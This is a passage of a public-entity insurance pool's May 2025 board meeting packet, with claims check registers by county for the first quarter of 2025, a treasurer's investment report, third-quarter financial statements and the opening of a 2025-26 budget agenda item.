103751		7,418.71	1/2/2025	TICA-600265	CL
103789		2,163.33	1/6/2025	TICB-600053	CL
103802		698.20	1/6/2025	TIBY-600055	CL
		456.35	1/6/2025	TICB-600078	CL
103838		580.00	1/13/2025	TIBY-600149	CL
103844		896.77	1/13/2025	TICA-600265	CL
103847		2,031.46	1/13/2025	TICA-600193	CL
103866		164.18	1/14/2025	TIBX-600186	CL
		565.61	1/14/2025	TICA-600206	CL
		126.00	1/14/2025	TICA-600265	CL
		116.60	1/14/2025	TICB-600077	CL
		697.36	1/14/2025	TICB-600093	CL
103884		108.94	1/15/2025	TICA-600265	CL
103893		323.88	1/15/2025	TIBZ-600077	CL
103900		99.20	1/15/2025	TICA-600193	CL
103905		10.95	1/15/2025	TIBX-600186	CL
		26.28	1/15/2025	TIBZ-600077	CL
		28.60	1/15/2025	TICA-600193	CL
		45.82	1/15/2025	TICA-600206	CL
		34.67	1/15/2025	TICA-600265	CL
		10.95	1/15/2025	TICB-600077	CL
		53.98	1/15/2025	TICB-600093	CL
103919		332.08	1/17/2025	TIBP-550508	CL
103928		551.25	1/17/2025	TIBY-600219	CL
103943		257.40	1/21/2025	TIBY-600055	CL
103944		439.50	1/21/2025	TIBX-600188	CL
103945		15.32	1/21/2025	TIBP-550508	CL
		10.95	1/21/2025	TIBY-600219	CL
103950		9,000.00	1/21/2025	TIBZ-600077	CL
103952		37,990.00	1/21/2025	TIBZ-600077	CL
103953		13,010.00	1/21/2025	TIBZ-600077	CL
103963		87.30	1/22/2025	TIBY-600149	CL
104012		10.95	1/24/2025	TIBY-600149	CL
104018		580.00	1/27/2025	TIBY-600149	CL
104024		1,141.34	1/27/2025	TICA-600265	CL
104027		2,031.46	1/27/2025	TICA-600193	CL
104058		34.48	1/28/2025	TIBZ-600077	CL
104059		94.49	1/28/2025	TICA-600025	CL

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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104081		12.47	1/28/2025	TIBZ-600077	CL
		10.95	1/28/2025	TICA-600025	CL
104086		233.25	1/29/2025	TICA-600141	CL
104113		10.95	2/3/2025	TICA-600141	CL
104143		75.00	2/4/2025	TIBX-600188	CL
		307.70	2/4/2025	TIBY-600234	CL
		150.00	2/4/2025	TIBZ-600035	CL
104145		33.00	2/4/2025	TIBM-504466	CL
		478.50	2/4/2025	TIBX-600186	CL
		561.00	2/4/2025	TIBY-600139	CL
		1,831.50	2/4/2025	TIBY-600234	CL
104148		91.16	2/4/2025	TIBY-600055	CL
		493.36	2/4/2025	TICB-600078	CL
104149		1,287.00	2/4/2025	TIBX-600188	CL
		462.00	2/4/2025	TIBY-600219	CL
		1,303.50	2/4/2025	TIBZ-600077	CL
		33.00	2/4/2025	TICA-600265	CL
104151		129.00	2/4/2025	TIBZ-600035	CL
		977.64	2/4/2025	TICA-600141	CL
		708.24	2/4/2025	TICA-600206	CL
		1,170.78	2/4/2025	TICA-600265	CL
		1,275.30	2/4/2025	TICB-600053	CL
104154		111.63	2/4/2025	TIBX-600188	CL
		366.00	2/4/2025	TIBY-600139	CL
		94.50	2/4/2025	TIBZ-600077	CL
104175		446.81	2/6/2025	TICA-600265	CL
104187		10.95	2/6/2025	TIBZ-600035	CL
		64.98	2/6/2025	TICA-600141	CL
		46.91	2/6/2025	TICA-600206	CL
		123.94	2/6/2025	TICA-600265	CL
		75.71	2/6/2025	TICB-600053	CL
104204		580.00	2/10/2025	TIBY-600149	CL
104212		1,141.34	2/10/2025	TICA-600265	CL
104215		2,031.46	2/10/2025	TICA-600193	CL
104237		129.00	2/12/2025	TICA-600265	CL
104242		10.95	2/12/2025	TICA-600265	CL
104273		1,316.25	2/21/2025	TIBZ-600035	CL
104274		307.30	2/21/2025	TICA-600025	OS

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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104290		580.00	2/21/2025	TIBY-600149	CL
104301		1,141.34	2/21/2025	TICA-600265	CL
104314		229.95	2/21/2025	TIBZ-600077	CL
104323		503.75	2/21/2025	TIBY-600219	CL
		650.00	2/21/2025	TICA-600025	CL
104332		10.95	2/21/2025	TIBY-600219	CL
		10.95	2/21/2025	TIBZ-600035	CL
		46.20	2/21/2025	TIBZ-600077	CL
		10.95	2/21/2025	TICA-600025	CL
104334		2,031.46	2/21/2025	TICA-600193	CL
104336		383.80	2/25/2025	TICA-600025	OS
104342		2,450.34	2/25/2025	TICA-600206	CL
104354		206.64	2/28/2025	TICA-600206	CL
104364		201.52	3/3/2025	TIBY-600234	CL
104365		83.40	3/3/2025	TIBY-600234	CL
104368		910.00	3/4/2025	TIBW-600061	CL
104384		865.80	3/4/2025	TICB-600053	CL
		3,508.96	3/4/2025	TICB-600126	CL
104387		1,202.76	3/4/2025	TICA-600206	CL
		916.50	3/4/2025	TICA-600265	CL
104396		72.01	3/5/2025	TICA-600206	CL
		57.49	3/5/2025	TICA-600265	CL
		54.90	3/5/2025	TICB-600053	CL
		214.49	3/5/2025	TICB-600126	CL
104410		580.00	3/10/2025	TIBY-600149	CL
104417		1,141.34	3/10/2025	TICA-600265	CL
104421		2,031.46	3/10/2025	TICA-600193	CL
104429		640.62	3/10/2025	TICA-600206	CL
104431		21.90	3/10/2025	TICA-600206	CL
104441		237.68	3/11/2025	TICA-600141	CL
104447		2,015.00	3/12/2025	TIBP-550508	CL
104450		201.52	3/12/2025	TIBY-600234	CL
104451		92.40	3/12/2025	TICA-600265	CL
104459		65.80	3/12/2025	TIBY-600234	CL
104462		10.95	3/12/2025	TIBP-550508	CL
		10.95	3/12/2025	TICA-600141	CL
104476		338.63	3/17/2025	TIBY-600139	CL
104514		94.49	3/17/2025	TIBZ-600035	CL

Trindel Insurance Fund
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1020 - Claims Account - WC
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Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
104540		90.97	3/17/2025	TICA-600265	CL
104543		438.01	3/17/2025	TIBZ-600239	CL
104564		160.92	3/18/2025	TICB-600126	CL
104568		147.02	3/18/2025	TICB-600126	CL
104581		139.29	3/18/2025	TICA-600025	CL
104597		126.00	3/18/2025	TICB-600078	CL
104598		204.41	3/18/2025	TICB-600125	CL
104599		118.18	3/18/2025	TIBX-600186	CL
104600		129.00	3/18/2025	TICA-600141	CL
104601		118.18	3/18/2025	TICB-600108	CL
104602		19.00	3/18/2025	TICB-600108	CL
104603		294.84	3/18/2025	TICB-600108	CL
104627		1,132.56	3/18/2025	TICB-600125	CL
104633		3,861.60	3/18/2025	TICB-600126	OS
Total 210 - Trinity		131,544.27			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
120 - Alpine

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13542		2,226.10	1/2/2025	ALP23-0005	CL
13543		675.00	1/2/2025	ALP22-0002	CL
13564		7,034.80	1/16/2025	ALP22-0002	CL
13579		6,174.40	1/23/2025	ALP23-0005	CL
13668		1,342.98	3/6/2025	ALP23-0005	CL
13712		969.00	3/21/2025	ALP22-0002	CL
13714		46.00	3/21/2025	ALP23-0005	CL
Total 120 - Alpine		18,468.28			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
130 - Colusa

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13551		78.00	1/15/2025	COL16-0013	CL
13599		6,329.23	2/6/2025	COL21-0006	CL
13644		2,506.99	2/27/2025	COL21-0003	CL
13667		1,817.70	3/6/2025	COL21-0006	CL
13698		4,050.95	3/21/2025	COL21-0003	CL
13713		6,031.24	3/21/2025	COL25-0006	CL
	Total 130 - Colusa	20,814.11			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
140 - Del Norte

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13536		3,155.19	1/2/2025	DEL20-0025	CL
13550		332.50	1/9/2025	DEL24-0016	CL
13557		1,185.44	1/15/2025	DEL22-0007	CL
13562		265.00	1/16/2025	DEL25-0001	CL
13566		0.00	1/17/2025	DEL20-0025	CL
13573		3,929.57	1/17/2025	DEL20-0025	CL
13581		265.00	1/23/2025	DEL25-0003	CL
13595		853.21	1/28/2025	DEL25-0002	CL
13603		3,000.00	2/6/2025	DEL22-0007	OS
13607		11,729.93	2/6/2025	DEL22-0007	CL
13608		202.50	2/6/2025	DEL24-0016	CL
13623		1,613.69	2/14/2025	DEL22-0007	CL
13632		1,880.46	2/20/2025	DEL20-0025	CL
13661		1,968.96	2/27/2025	DEL22-0007	CL
13683		4,387.36	3/12/2025	DEL22-0007	CL
13684		1,582.50	3/12/2025	DEL23-0018	CL
13708		5,581.90	3/21/2025	DEL25-0004	OS
Total 140 - Del Norte		41,933.21			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
150 - Lassen

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
0510368029		2,562.46	2/6/2025	LAS24-0004	OS
13534		2,722.50	1/2/2025	LAS22-0012	CL
13569		0.00	1/17/2025	LAS22-0012	CL
13574		4,264.00	1/17/2025	LAS22-0012	CL
13580		1,250.00	1/23/2025	LAS24-0006	CL
13586		15,833.65	1/24/2025	LAS24-0010	CL
13587		1,032.51	1/28/2025	LAS23-0014	CL
13604		75,000.00	2/6/2025	LAS23-0014	CL
13610		1,380.50	2/6/2025	LAS24-0006	CL
13629		2,715.66	2/20/2025	LAS22-0012	CL
13630		4,521.50	2/20/2025	LAS24-0006	CL
13631		2,050.35	2/20/2025	LAS24-0006	CL
13652		1,267.50	2/27/2025	LAS23-0014	CL
13700		4,384.50	3/21/2025	LAS22-0012	OS
Total 150 - Lassen		118,985.13			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
160 - Modoc

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13567		1,615.29	1/17/2025	MOD23-0008	CL
13568		0.00	1/17/2025	MOD23-0008	CL
13576		3,964.88	1/23/2025	MOD22-0007	CL
13619		2,572.50	2/14/2025	MOD22-0007	CL
13658		19,500.00	2/27/2025	MOD22-0007	CL
13671		12,500.00	3/6/2025	MOD23-0013	CL
13677		1,830.25	3/12/2025	MOD23-0008	CL
Total 160 - Modoc		41,982.92			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
170 - Mono

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13560		1,225.00	1/16/2025	MON24-0014	CL
13563		265.00	1/16/2025	MON25-0004	CL
13588		461.75	1/28/2025	MON22-0008	CL
13612		175.00	2/14/2025	MON93-0001	CL
13672		350.00	3/10/2025	MON24-0014	OS
13673		1,225.00	3/10/2025	MON24-0014	CL
13709		10,378.22	3/21/2025	MON24-0016	OS
Total 170 - Mono		14,079.97			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
180 - Plumas

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13535		5,493.48	1/2/2025	PLU13-0001	CL
13556		105.00	1/15/2025	PLU23-0009	CL
13558		7,443.50	1/15/2025	PLU13-0001	CL
13561		37,514.35	1/16/2025	PLU22-0001	CL
13572		5,160.34	1/17/2025	PLU13-0001	CL
13609		1,485.00	2/6/2025	PLU18-0005	CL
13660		410.96	2/27/2025	PLU23-0009	CL
13680		4,657.50	3/12/2025	PLU13-0001	CL
13682		360.00	3/12/2025	PLU23-0009	CL
13685		45.00	3/12/2025	PLU18-0005	CL
13701		3,579.33	3/21/2025	PLU13-0001	OS
13710		414.76	3/21/2025	PLU25-0004	OS
Total 180 - Plumas		66,669.22			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
190 - San Benito

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13544		265.00	1/9/2025	SAN25-0010	CL
13575		385.95	1/22/2025	SAN24-0058	CL
13585		1,468,090.53	1/24/2025	SAN24-0010	CL
13590		2,135.00	1/28/2025	SAN21-0003	CL
13591		225.00	1/28/2025	SAN23-0014	CL
13592		4,125.00	1/28/2025	SAN21-0003	CL
13593		964.25	1/28/2025	SAN23-0014	CL
13611		4,422.25	2/14/2025	SAN23-0051	CL
13613		2,530.88	2/14/2025	SAN23-0051	CL
13614		1,525.00	2/14/2025	SAN23-0049	CL
13615		3,267.50	2/14/2025	SAN23-0049	CL
13616		2,125.00	2/14/2025	SAN23-0020	CL
13617		550.00	2/14/2025	SAN23-0064	CL
13626		1,617.78	2/20/2025	SAN23-0064	CL
13633		1,523.26	2/20/2025	SAN23-0051	CL
13655		6,952.69	2/27/2025	SAN23-0014	CL
13656		4,964.75	2/27/2025	SAN21-0003	CL
13657		75.00	2/27/2025	SAN24-0075	CL
13679		375.00	3/12/2025	SAN24-0051	CL
13687		608.53	3/12/2025	SAN24-0044	CL
13689		221.99	3/14/2025	SAN24-0067	CL
13691		840.00	3/14/2025	SAN24-0033	CL
13694		1,775.00	3/21/2025	SAN23-0051	CL
13695		50.00	3/21/2025	SAN23-0049	CL
13696		1,100.00	3/21/2025	SAN23-0049	CL
13697		850.00	3/21/2025	SAN23-0049	CL
13706		1,000.00	3/21/2025	SAN24-0077	CL
13707		1,000.00	3/21/2025	SAN24-0080	CL
Total 190 - San Benito		1,513,565.36			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
200 - Sierra

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13692		265.00	3/14/2025	SIE24-0004	CL
	Total 200 - Sierra	265.00			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
205 - Sutter

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13537		1,355.00	1/2/2025	SUT06-0001	CL
13539		1,522.57	1/2/2025	SUT24-0014	CL
13540		299.89	1/2/2025	SUT20-0012	CL
13541		3,155.17	1/2/2025	SUT24-0018	CL
13545		1,994.06	1/9/2025	SUT25-0015	CL
13546		1,000.00	1/9/2025	SCMJ010191	CL
13547		161.00	1/9/2025	SUT24-0037	CL
13548		1,712.62	1/9/2025	SUT24-0014	CL
13549		37.30	1/9/2025	SUT24-0037	CL
13559		863.00	1/16/2025	SUT21-0011	CL
13582		265.00	1/23/2025	SUT25-0018	CL
13583		265.00	1/23/2025	SUT25-0020	CL
13584		437.00	1/24/2025	SUT24-0018	CL
13594		605.00	1/28/2025	SCMJ010191	CL
13618		18,463.05	2/14/2025	SCMJ010191	CL
13620		3,163.62	2/14/2025	SUT19-0007	CL
13621		17,422.80	2/14/2025	SUT21-0011	CL
13627		1,647.61	2/20/2025	SUT19-0007	CL
13634		2,925.00	2/20/2025	SUT24-0036	CL
13637		0.00	2/20/2025	SUT24-0037	OS
13638		2,214.38	2/20/2025	SUT23-0024	CL
13639		437.00	2/20/2025	SUT20-0012	CL
13640		3,575.25	2/20/2025	SUT21-0011	CL
13641		391.00	2/20/2025	SUT24-0037	CL
13642		34,042.70	2/20/2025	SUT24-0013	CL
13645		16,018.44	2/27/2025	SCMJ010191	CL
13669		152.00	3/6/2025	SUT24-0014	CL
13670		1,540.78	3/6/2025	SUT24-0018	CL
13674		20,299.93	3/10/2025	SUT24-0013	CL
13676		3,750.00	3/12/2025	SUT19-0007	CL
13690		9,516.00	3/14/2025	SUT21-0011	CL
13693		975,000.00	3/18/2025	SCMJ010191	CL
13699		7,205.40	3/21/2025	SUT06-0001	OS
13702		2,957.50	3/21/2025	SUT24-0036	CL
13715		92.00	3/21/2025	SUT20-0012	CL
13716		1,730.47	3/21/2025	SUT24-0018	CL
Total 205 - Sutter		1,136,217.54			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
207 - Tehama

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13530		859.87	1/2/2025	TEH21-0003	CL
13531		294.00	1/2/2025	TEH23-0014	CL
13532		1,493.98	1/2/2025	TEH24-0028	CL
13533		2,205.00	1/2/2025	1416	CL
13538		1,167.27	1/2/2025	TEH24-0039	CL
13553		2,745.44	1/15/2025	TEH24-0029	CL
13571		9,056.00	1/17/2025	TEH99-0001	CL
13589		2,399.80	1/28/2025	1516	CL
13596		3,259.34	1/28/2025	TEH25-0010	CL
13600		527.87	2/6/2025	TEH24-0028	CL
13601		1,352.48	2/6/2025	TEH23-0014	CL
13636		166.50	2/20/2025	TEH24-0029	CL
13643		2,910.00	2/27/2025	TEH25-0006	CL
13646		615.00	2/27/2025	1416	CL
13647		581.00	2/27/2025	1484	CL
13648		251.00	2/27/2025	1484	CL
13649		154.00	2/27/2025	1484	CL
13650		9.00	2/27/2025	1484	CL
13653		1,917.00	2/27/2025	TEH24-0033	CL
13654		2,344.34	2/27/2025	TEH22-0014	CL
13663		2,739.24	3/6/2025	TEH23-0014	CL
13664		425.65	3/6/2025	TEH24-0028	CL
13665		1,615.94	3/6/2025	1459	CL
13666		11,178.00	3/6/2025	TEH25-0019	CL
13678		23,000.00	3/12/2025	TEH24-0033	CL
13688		7,949.93	3/14/2025	TEH23-0039	CL
13704		162.50	3/21/2025	TEH24-0029	CL
13705		19,000.00	3/21/2025	TEH24-0016	CL
Total 207 - Tehama		100,380.15			

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1030 - Claims Account - L/P
210 - Trinity

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
13529		3,890.15	1/2/2025	TRI23-0003	CL
13552		3,040.00	1/15/2025	TRI24-0009	CL
13554		27,505.18	1/15/2025	TRI21-0004	CL
13555		51.50	1/15/2025	TRI21-0008	CL
13565		3,000.00	1/17/2025	TRI23-0011	CL
13570		1,129.50	1/17/2025	TRI23-0011	CL
13577		3,818.00	1/23/2025	TRI19-0014	CL
13578		60,000.00	1/23/2025	TRI23-0011	CL
13597		7,700.00	2/6/2025	TRI21-0004	CL
13598		500.00	2/6/2025	TRI21-0004	CL
13602		1,151.50	2/6/2025	TRI23-0003	CL
13605		24,495.05	2/6/2025	TRI21-0004	CL
13606		950.00	2/6/2025	TRI21-0008	CL
13622		4,234.07	2/14/2025	TRI21-0004	CL
13624		68,470.00	2/14/2025	TRI21-0004	CL
13625		38,678.75	2/14/2025	TRI24-0001	CL
13628		2,159.59	2/20/2025	TRI23-0011	CL
13635		3,540.00	2/20/2025	TRI24-0009	CL
13651		286.00	2/27/2025	TRI19-0014	CL
13659		122.00	2/27/2025	TRI21-0008	CL
13662		5,080.32	3/6/2025	TRI23-0003	CL
13675		4,600.00	3/12/2025	TRI23-0003	CL
13681		200.00	3/12/2025	TRI21-0008	CL
13686		32,207.50	3/12/2025	TRI21-0004	CL
13703		8,270.00	3/21/2025	TRI24-0009	CL
13711		188,900.00	3/21/2025	TRI24-0003	CL
Total 210 - Trinity		493,979.11			
Report Total		12,178,625.73			



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 10.

SUBJECT: Treasurers Report

ACTION FOR CONSIDERATION: Informational.

BACKGROUND: Update on investment earnings and holdings as of 3/31/2025.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A


Trindel Insurance Fund Treasurers Report

This Treasurers Report is submitted in accordance with the investment policy adopted on October 4, 2023 and all investments are in compliance.
Per California Government Code 53646, sufficient liquidity is available to meet all anticipated obligations during the next six months.

Jack Contos

Date	General Account 1010 Tri Counties	Workers' Comp Account Tri Counties	Prop Liab Account Tri Counties	Money Mkr Account Tri Counties	Local Agency Investment Fund	Chandler Asset Management	California Asset Management Program	Trindel Self Directed	Total
7/31/2024				\$1,417.81		\$180,063.70	\$135,268.83	-\$6,068.24	310,682.10
8/31/2024				\$1,422.53		\$111,145.31	\$108,130.85	-\$15,504.43	205,194.26
9/30/2024				\$1,382.13	\$1,031.58	\$225,278.58	\$88,232.48	\$48,697.27	364,622.04
First Qtr. Earnings	\$0.00	\$0.00	\$0.00	\$4,222.47	\$1,031.58	\$516,487.59	\$331,632.16	\$27,124.60	880,498.40
9/30/2024 Cash Bal	2,880,043.61	254,069.38	369,655.89	429,752.59	88,019.26	56,572,663.79	17,811,615.84	12,636,176.44	91,041,996.80
10/31/2024				\$1,433.61		\$380,296.94	\$71,127.99	\$106,503.85	559,362.39
11/30/2024				\$1,390.31		\$359,626.83	\$51,430.72	\$41,640.58	454,088.44
12/31/2024				\$1,441.28	\$1,023.69	\$433,984.67	\$51,784.43	\$83,983.72	572,217.79
Second Qtr. Earnings	\$0.00	\$0.00	\$0.00	\$4,265.20	\$1,023.69	\$1,173,908.44	\$174,343.14	\$232,128.15	1,585,668.62
12/31/2024 Cash Bal	19,210,873.41	-144,462.75	96,637.22	434,017.79	89,042.95	55,243,940.33	12,985,958.98	14,108,437.45	102,024,445.38
1/31/2025				\$23,533.08		\$468,416.41	\$50,196.78	\$86,496.81	628,643.08
2/28/2025				\$47,485.58		\$394,187.10	\$45,124.43	\$3,081.30	489,878.41
3/31/2025				\$61,656.16	\$981.24	\$378,195.51	\$49,645.00	\$19,275.22	509,753.13
Third Qtr. Earnings	\$0.00	\$0.00	\$0.00	\$132,674.82	\$981.24	\$1,240,799.02	\$144,966.21	\$108,853.33	1,628,274.62
3/31/2025 Cash Bal	1,463,494.18	608,878.74	163,292.90	18,566,692.61	90,024.19	56,727,142.59	13,130,925.19	14,479,443.92	105,229,894.32
4/30/2025									0.00
5/31/2025									0.00
6/30/2025									0.00
Fourth Qtr. Earnings									0.00
6/30/2025 Cash Bal									0.00

Pooled Account Composition



Simple Annualized

	Earnings	FYTD Rate
Tri Counties	\$ 141,162.49	2.90%
LAIF	3,036.51	4.54%
Chandler	2,931,195.05	6.94%
CAMP	650,941.51	5.91%
Trindel	368,106.08	3.56%
Total FY Int.	\$ 4,094,441.64	5.34%

Chandler fee

First \$25 mil 0.10 of 1% = 10 basis points

Second \$25 mil 0.08 of 1% = 8 basis points

	\$ 36,900.69	0.07%
US Bank Fee SD	624.99	0.00%
NET Gain/Loss	\$ 4,056,915.96	3.86%



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 11.

SUBJECT: Financial Statements as of 3/31/2025.

ACTION FOR CONSIDERATION: Review of department budgets through third quarter, statement of revenues and expenses, and statement of net position as of 3/31/2025. Discuss and provide direction as appropriate.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



**Statement of Net Position
As of 3/31/2025**

	Administration	Risk Control	Claims Administration Liability/Property	Claims Administration Workers' Compensation	Workers' Compensation Pool	Liability Pool	Workers' Compensation	Liability	Property	Pollution	Medical Malpractice	Cyber Liability	Leadership Training Fund	Total
Assets														
Cash	\$ (300,795)	\$ 1,200	\$ (57,541)	\$ (204,669)	\$ 4,324,961	\$ 2,887,462	\$ 16,224,134	\$ (3,482,963)	\$ 171,091	\$ 397,292	\$ (300,601)	\$ (20,378)	\$ 838,930	\$ 20,478,123
LAIF	-	-	-	-	2,759	914	47,872	33,296	(1,869)	515	929	-	5,608	90,024
CAMP	-	-	-	-	1,114,143	1,870,549	3,524,529	4,705,425	781,778	690,636	409,833	-	34,032	13,130,925
Accounts Receivable	420,921	306,319	88,991	277,772	1,643,398	1,269,985	6,310,747	5,822,423	2,375,024	214,332	729,733	-	38,457	19,498,101
Prepaid Expenses	8,594	234	-	2,150	-	-	-	-	-	14,232	-	-	-	25,210
Investments	(42,380)	-	-	-	10,001,830	2,746,841	46,001,396	11,699,231	130,276	44,871	118,094	-	506,427	71,206,587
Fixed Assets	188,598	151,413	82,723	283,265	-	-	-	-	-	-	-	-	-	705,999
Total Assets	274,938	459,165	114,174	358,518	17,087,091	8,775,751	72,108,678	18,777,412	3,456,300	1,361,878	957,989	(20,378)	1,423,454	125,134,969
Deferred Outflow of Resources	95,999	85,056	53,678	130,962	-	-	-	-	-	-	-	-	-	365,695
Liabilities														
Accounts Payable	50,972	2,273	15	2,643	-	-	73,050	(85,373)	7,200	-	-	6,173	5,831	62,784
Payroll Liabilities	41,315	26,918	11,991	15,681	-	-	-	-	-	-	-	-	-	95,904
Net Pension Liability	69,011	61,145	38,588	94,146	-	-	-	-	-	-	-	-	-	262,890
Claims Liabilities	-	-	-	-	15,316,074	4,323,000	48,693,131	10,949,043	929,606	-	207,000	-	-	80,417,854
Total Liabilities	161,298	90,336	50,595	112,469	15,316,074	4,323,000	48,766,181	10,863,670	936,806	-	207,000	6,173	5,831	80,839,432
Deferred Inflow of Resources	4,586	4,063	2,564	6,256	-	-	-	-	-	-	-	-	-	17,470
Net Position (Due to Members)	\$ 205,053	\$ 449,822	\$ 114,693	\$ 370,755	\$ 1,771,017	\$ 4,452,751	\$ 23,342,498	\$ 7,913,742	\$ 2,519,494	\$ 1,361,878	\$ 750,989	\$ (26,551)	\$ 1,417,623	\$ 44,643,763



Income Statement
For the period of 07/01/2024 - 03/31/2025

	Administration	Risk Control	Claims Administration Liability/Property	Claims Administration Workers' Compensation	Workers' Compensation Pool	Liability Pool	Workers' Compensation	Liability	Property	Pollution	Medical Malpractice	Cyber Liability	Leadership Training Fund	Total
Revenues														
Member Contributions	\$ 918,912	\$ 668,782	\$ 191,246	\$ 586,750	\$ 3,380,000	\$ 2,601,000	\$ 12,962,644	\$ 10,978,860	\$ 4,513,321	\$ 465,007	\$ 1,468,231	\$ -	\$ 84,000	\$ 38,818,753
Interest Income	-	-	-	-	93,860	53,138	523,211	98,377	4,955	7,842	2,734	-	11,024	795,141
Investment Income	(41,641)	-	-	-	359,790	191,032	1,873,370	381,154	23,928	28,484	10,562	-	38,722	2,865,403
Other Income	4,889	-	-	-	-	-	-	-	-	-	-	-	-	4,889
Total Revenues	882,160	668,782	191,246	586,750	3,833,649	2,845,170	15,359,225	11,458,392	4,542,204	501,333	1,481,527	-	133,746	42,484,184
Expense														
Claims Expense	-	-	-	-	-	-	17,623,625	2,557,141	4,896,592	-	72,503	19,031	-	25,168,892
Claims Recovery	-	-	-	-	-	-	(12,832,381)	(224,746)	(5,789,463)	-	(2,742)	-	-	(18,849,331)
Change in Claims Liability	-	-	-	-	8,169,997	1,347,000	4,986,740	2,654,571	24,871	-	-	-	-	17,183,180
Insurance Expense	74,631	-	-	-	-	-	1,031,699	6,899,960	2,553,711	120,967	1,203,451	-	(47,000)	11,837,419
State Fees	-	-	-	-	-	-	185,583	-	-	-	-	-	-	185,583
Risk Management	2,637	104,595	1,458	15,766	-	-	632,404	166,800	73,200	-	-	-	65,666	1,062,525
Professional Fees	232,292	1,469	39,589	86,388	-	-	-	-	-	-	-	-	-	359,738
General & Administrative	601,707	420,591	155,342	563,566	-	-	-	-	-	-	-	-	32,283	1,773,489
Transfers In/Out	-	-	-	-	-	-	1,018,211	209,617	(1,111,586)	-	(77,742)	-	(38,500)	-
Total Expense	911,268	526,654	196,389	665,720	8,169,997	1,347,000	12,645,882	12,263,344	647,325	120,967	1,195,470	19,031	12,449	38,721,495
Net Income (Loss)	(29,108)	142,128	(5,144)	(78,970)	(4,336,348)	1,498,170	2,713,343	(804,952)	3,894,879	380,367	286,058	(19,031)	121,298	3,762,689
 Return of Funds to Members	 -	 -	 -	 -	 -	 -	 492,838	 358,831	 -	 -	 -	 -	 -	 851,669
 Change in Due to Members	 (29,108)	 142,128	 (5,144)	 (78,970)	 (4,336,348)	 1,498,170	 2,220,505	 (1,163,783)	 3,894,879	 380,367	 286,058	 (19,031)	 121,298	 2,911,020
 Beginning Due to Members	 234,161	 307,694	 119,836	 449,724	 6,107,365	 2,954,581	 21,121,992	 9,077,525	 (1,375,384)	 981,511	 464,931	 (7,520)	 1,296,325	 41,732,742
Ending Due to Members	\$ 205,053	\$ 449,822	\$ 114,693	\$ 370,755	\$ 1,771,017	\$ 4,452,751	\$ 23,342,498	\$ 7,913,742	\$ 2,519,494	\$ 1,361,878	\$ 750,989	\$ (26,551)	\$ 1,417,623	\$ 44,643,763



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 12.

SUBJECT: 2025-26 Department Budgets.

ACTION FOR CONSIDERATION: Consider adopting the Administration, Property & Liability, Workers Compensation, and Risk Control budgets for 2025-26 fiscal year, with review and comparison to prior years. Discuss and provide direction as appropriate.

BACKGROUND: Each department has submitted a budget proposal that reflects careful analysis of past performance, anticipated challenges, and opportunities for growth and innovation. These budgets are not just financial requests—they are strategic investments that enable us to maintain operational efficiency, improve customer service, foster innovation, and stay competitive in a rapidly evolving environment. The proposed budgets also incorporate prudent cost management practices.

FISCAL IMPACT: See backup material.

RECOMMENDATION: Adopt budgets for fiscal year 2025-26 as presented.



Revenue and Expense Budgets Administration Department

The Administration Department has 3 budgeted employees.

	23-24 Actual	24-25 Budget	24-25 Actual as of 03/31/2025	24-25 Year End Projection	25-26 Proposal	Proposed Budget Increase/Decrease	Description
Revenues							
